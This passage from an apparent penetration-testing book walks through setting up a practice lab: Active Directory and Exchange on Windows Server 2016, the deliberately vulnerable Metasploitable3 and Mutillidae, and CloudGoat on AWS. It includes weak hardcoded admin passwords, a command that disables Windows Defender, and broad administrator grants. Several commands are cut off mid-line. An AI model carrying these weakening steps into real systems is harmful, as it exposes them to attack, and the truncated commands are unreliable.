In the previous edition, we discussed how to set up the Active Directory on Windows 2008 R2; in this section, we will upgrade our test lab and install Active Directory on Windows Server 2016 Datacenter. Once the ISO from Microsoft (https://www.microsoft.com/en-us/evalcenter/evaluate-

windows-server-2016-essentials) is downloaded and the operating system on VMware Workstation Player or VirtualBox is installed, you should be able to perform the following steps:

1. Ensure the Network adapter is connected to the right network. Select the virtual machine and click **Settings**. Then, from the menu, click on **Network**, ensure that **Enable network adapter** is checked and that **Attached to** is selected as **NAT network**, and that the name is **InsideNetwork** (or the name you used to create the lab network). Additionally, click on **Advanced** and select **Allow All** under **Promiscuous mode** (this mode will allow all traffic between the VMs).
2. Upon successfully logging into the Windows server, set a static IP to this server by running the following in the command line:

```
netsh interface ip set address "ethernet" static 10.1
```

3. From **Server Manager**, click on **Add roles and features**.
4. Select **Role-based or Features-based installation** from the **Installation Type** `screen` and click **Next**.
5. By default, the same server will be selected from **Select a server from the server pool**; click **Next**.
6. From the **Server Roles** page, place a checkmark in the checkbox next to **Active Directory Domain Services**. Additional roles, services, or features are also required to install Domain Services: click **Add Features** and click **Next**.
7. Select optional features to install during the AD DS installation by placing a check in the box next to any desired features, and

then click on **Next**.

8. That should take us to the confirmation screen with all the selected features and services; click on **Install** and, when the installation is complete, click on **Close**.
9. Select **AD DS**; it should come up with a warning stating: `Configuration required for active directory domain service`. Now click on **More** for post-deployment configuration, which should bring us to *Figure 1.31*:




Figure 1.31: Promoting the server to a domain controller

10. Click on **Promote this server to a domain controller**.
11. Select **Add a new Forest** and enter the **Fully Qualified Domain Name** (**FQDN**). In this example, we will create a new FQDN called `mastering.kali.fourthedition`. Then click **Next**.
12. On the next screen, for both **Forest functional level** and **Domain functional level**, select **Windows Server 2016** and type the password for **Directory Services Restore Mode** (**DSRM**); click **Next**.
13. Do not select the DNS delegation—directly click on **Next**, where it should pick up the NetBIOS domain name as **MASTERING**. Click **Next**.

14. Select the locations for the database, log files, and SYSVOL for Active Directory, and finally, you should be presented with a review screen, as shown in *Figure 1.32*; click **Next**:




Figure 1.32: Final stage of installation of Active Directory server on Windows Server 2016

15. All the prerequisites must be met. Ignore the warnings; after this, click on **Install**.
16. On the **Confirm installation selections** screen, review the installation and then click **Install**. Doing so should reboot the system and a new Active Directory server with a domain controller should have been established.

To create a normal user on the domain, run the following command in the command line on the domain controller:

```
net user normaluser Passw0rd12 add domain
```

To create a domain administrator account, the following commands will create such a user and add it to the `domain admins` group:

```
net user admin Passw0rd123 add domain
net group "domain admins" admin add domain
```

To validate whether these users have been created, you can use the domain controller by simply running `net user` from the command line; you should be able to see all the local users on the server.

We will also be creating an additional user for the new exchange server by running the following commands on our domain controller:

```
net user exchangeadmin Passw0rd123 add domain
net group "domain admins" exchangeadmin add domain
net group "Schema admins" exchangeadmin add domain
net group "Enterprise admins" exchangeadmin add domain
```

Installing Microsoft Exchange Server 2016

In this section, we will set up a completely new Windows Server 2016 and install the Microsoft Exchange service on it. This is to explore some of the Exchange Server 2021 vulnerabilities that we will explore in later chapters.

We will utilize the same Windows 2016 ISO that we downloaded for the Active Directory installation and create a brand new server. Once the Windows Server is installed and booted up, the first step is to make sure that this server can now be communicated to the

DNS service of the Domain Controller; hence, set up a static IP and DNS by running the following commands or manually by editing the Ethernet adapter settings (https://www.server-world.info/en/note?os=Windows_Server_2016&p=initial_conf&f=4):

```
netsh interface ip set address "ethernet" static 10.10.10
netsh interface ip add dns "Ethernet" 10.10.10.100
```

The next step is to set up Exchange Server to the domain. This can be achieved by doing the following:

1. Go to **System Properties**. Press *Windows Key* + *R* and type `sysdm.cpl`; click on **Change**, which should bring up the new screen of **Computer Name/Domain Changes**.
2. Change the computer name from the default to **ExchangeServer** and click on **Domain**; type `Mastering.kali.fourthedition`, and if there is no problem with the network, then you should get a prompt asking you to enter your username and password.
3. Enter the username as previously created, called `exchangeadmin`, with the password; you should now see the screen shown in *Figure 1.33*, showing that it was successfully attached to the domain.
4. The final step is to restart the computer for the change in computer name that the domain should now reflect to take place:




Figure 1.33: Successfully adding the exchange server to the Active Directory domain

The following steps will promote our normal Windows Server 2016 to an Exchange Server:

1. Download the Microsoft Exchange Server 2016 image from https://www.microsoft.com/en-us/download/details.aspx?id=57827.
2. Mount the ISO file to VirtualBox as a drive by navigating to **Settings**, **Storage**, and **Select the Optical Drive**, and add the exchange server ISO file.
3. Before beginning the installation, we will install some prerequisites, which can be directly installed from PowerShell (run as administrator), as the following shows:

```
PS > Install-WindowsFeature NET-Framework-45-Features
WAS-Process-Model, Web-Asp-Net45, Web-Basic-Auth, Web
```

4. Besides these packages, you will also need to download Unified Communications Managed API 4.0 Runtime from http://www.microsoft.com/en-us/download/details.aspx?id=34992 and install it.
5. Once all the prerequisites are completed, locate the drive by typing `d:` in the command line; then type `setup *PrepareSchema* IAcceptExchangeServerLicenseTerms`. If no error occurs, then you should see the same screen as displayed in *Figure 1.34*:




Figure 1.34: Prerequisite checks to install Exchange Server

6. Once all the prerequisite analysis has been completed, we can now move on to the next step by preparing our Active Directory by running the following command:

```
setup Preparedomain IAcceptExchangeServerLicenseTerm
```

7. As a final step, we will now install the `Mailbox` role on our exchange server by running the following command:

```
setup Mode:Install Role:Mailbox /IAcceptExchangeServe
```

8. This will lead to the successful installation of the required Exchange Server components and packages as shown in *Figure 1.35*:




Figure 1.35: Installation of Exchange Server tools and their configuration

9. It may take some time, depending on the system performance. Once everything is complete, we should now have Outlook web access enabled on the Exchange Server on port `443`, as shown in *Figure 1.36*:




Figure 1.36: Successful installation of Exchange Server, accessed at https://localhost/owa/

Metasploitable3

Metasploitable3 is an indubitably vulnerable Virtual Machine (VM) that is intended to be tested for multiple exploits using Metasploit. It is released under a BSD-style license. We will be utilizing two VMs, one VM running an obsolete Windows 2008 server and another running a Linux server Ubuntu 14.04, to practice within our lab network. You can achieve this setup by first installing the Vagrant application.

Vagrant is an open-source tool that is predominantly used for building and managing virtual machine environments. You can download this tool from https://www.vagrantup.com/downloads for your hosting operating system. Once the application is successfully installed, install the required plugins, `vagrant-reload`

and `vagrant-vbguest`, by running the following commands in the Terminal or Command Prompt:

```
Vagrant plugin install vagrant-reload
Vagrant plugin install vagrant-vbguest
```

We are now ready to download the Metasploitable3 virtual machines to our local system. We will use the `vagrant box add` command along with the repository to download the virtual machines; these are hosted on `vagrantcloud.com`:

```
vagrant box add rapid7/metasploitable3-win2k8
vagrant box add rapid7/metasploitable3-ub1404
```

Running the preceding commands should provide you with the options to download using different providers, as shown in the following *Figure 1.37*:




Figure 1.37: Downloading Metasploitable3 via vagrant

These virtual machines are downloaded to the `*home*username/.vagrant.d/boxes/` or `c:\users\username\.vagrant.d\boxes\` folder. Check these folders to verify the download:

1. Change your folder to the respective location by running cd `C:\Users\user\.vagrant.d\boxes or cd` *home*`username/.vagrant.d/boxes/`
2. We can list the downloaded boxes that are installed on our device by running `vagrant box list.`
3. To run these machines, we need to initialize them by running `vagrant init metasploitable3-win2k8`. This command creates the required Vagrant configuration file named `Vagrantfile`, which includes all the virtual machine settings. Run `vagrant init metasploitable3-ub1404` from a different folder to avoid the `Vagrantfile already exists` error message.
4. Finally, we will bring the virtual machine up by running `vagrant up`. You should see the virtual machine up. Pentesters will receive the warning `default: Warning: Authentication failure. Retrying`, which is due to the insecure private key used for the SSH access between the VM and Vagrant. You should see the screen shown in *Figure 1.38* upon successfully starting the Metasploitable3 windows server:




Figure 1.38: VirtualBox running metasploitable 3

5. Validate the systems that are currently initialized by running vagrant `global-status`.

6. The next important steps are to change the network settings of these VMs to connect them to our lab network. Select the virtual machine and click **Settings**. Within the **General** tab, change the **Name** of the VM to your desired name and, from the menu, click on **Network**. Ensure **Enable network adapter** is checked and **Attached to** is selected as **NAT network** and the name is **InsideNetwork.**

We have successfully deployed the vulnerable Metasploitable3 VMs in our VirtualBox environment, which we will be utilizing to conduct more advanced exploitations in the coming sections.

Mutillidae

Mutillidae is an open-source insecure web application designed for penetration testers to practice all of the web app-specific vulnerability exploitation. XAMPP is another such free and open-source cross-platform web server solution stack package that can be used, developed by Apache Friends.

We will now install Mutillidae on our newly installed Microsoft Windows Server 2016 (domain controller) server to host it:

1. You can either download XAMPP directly from https://www.apachefriends.org/download.html or run the following command in PowerShell:

```
wget https://downloadsapachefriends.global.ssl.fastly
```

In case of any SSL/TLS errors while running `wget` in PowerShell, ensure you run the following command within PowerShell: `[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12` to ensure that TLS1.2 is supported by the Windows Server.

2. We will utilize XAMPP for Windows version 7.1.30. Once the application installation is complete, ensure you enable Apache and MySQLas services by clicking on the tick box under **Service** within the XAMPP control panel, as shown in *Figure 1.39*:




Figure 1.39: XAMMP Control Panel showing Apache and MySQL running

3. You can download the latest version of Mutillidae directly from https://github.com/webpwnized/mutillidae or by running the following command in PowerShell:

```
wget https://github.com/webpwnized/mutillidae/archiv
```

4. Unzip the file and copy the folder to `C:\yourxampplocation\htdocs\<mutillidae>`.
5. Open the `.htacess` file inside the `Mutillidae` folder and add `Allow from 10.10.10.0/24` under and the IP range are allowed.
6. Start the Apache and MySQL services by clicking on the **Start** button under **Actions** within XAMPP Control Panel. You should see the web application successfully deployed on your Windows Server, and it can be accessed by visiting `http://10.10.10.100/mutillidae/`.
7. You will receive the database error messages relating to root access denial on MySQL. Open the XAMPP control panel, ensure that the MySQL service is up and running, and click on **Shell** and run the following steps to reset the root password, as depicted in *Figure 1.40*:

```
mysql –u root
use mysql
SET PASSWORD FOR root@localhost = PASSWORD('mutillida
Flush privileges
```




Figure 1.40: Running the Shell from XAMPP and setting the MySQL password for the root user

8. The final successful deployment of the vulnerable web application will lead to the screen shown in *Figure 1.41*:




Figure 1.41: Successfully accessing Mutillidae on Kali Linux within the same lab network

In case of error messages saying that the database is offline or something similar, you have to select **Try to setup/reset the DB** for Mutillidae. If you encounter any other error messages of missing files – ensure you disable Defender by running `Set-MpPreference -DisableRealtimeMonitoring $true` in PowerShell as administrator.

CloudGoat

CloudGoat is an AWS deployment tool that is designed by Rhino Security Labs. This tool is written in Python, which deploys a purposefully vulnerable AWS resource in the account. We will set up the CloudGoat Docker image within Kali Linux and explore the different vulnerabilities that attackers can take advantage of in a misconfigured cloud environment.

To make sure that CloudGoat can deploy the AWS resources, the first step is to possess a valid AWS account. Assuming that we have one from the *Kali on AWS Cloud* section, we will perform the following steps:

1. Access https://console.aws.amazon.com/iam/home?region=us-east-2#/home.
2. Click on the users, then on **Add user**; enter `cloudgoat` and select **Programmatic access**; click **Next**, which should bring us to the screen shown in *Figure 1.42*:




Figure 1.42: Creating an IAM user account in the AWS console

3. Select **Attach existing policies directly** and check **AdministratorAccess**, as shown in *Figure 1.43*; click on **Next**:




Figure 1.43: Adding the IAM user to the AdministratorAccess group

4. Click on **Next** until you reach the final stage. If no error is displayed, then you should see the following screen with the **Success** message, where you can download the user **Access key ID** and **Secret access key**:

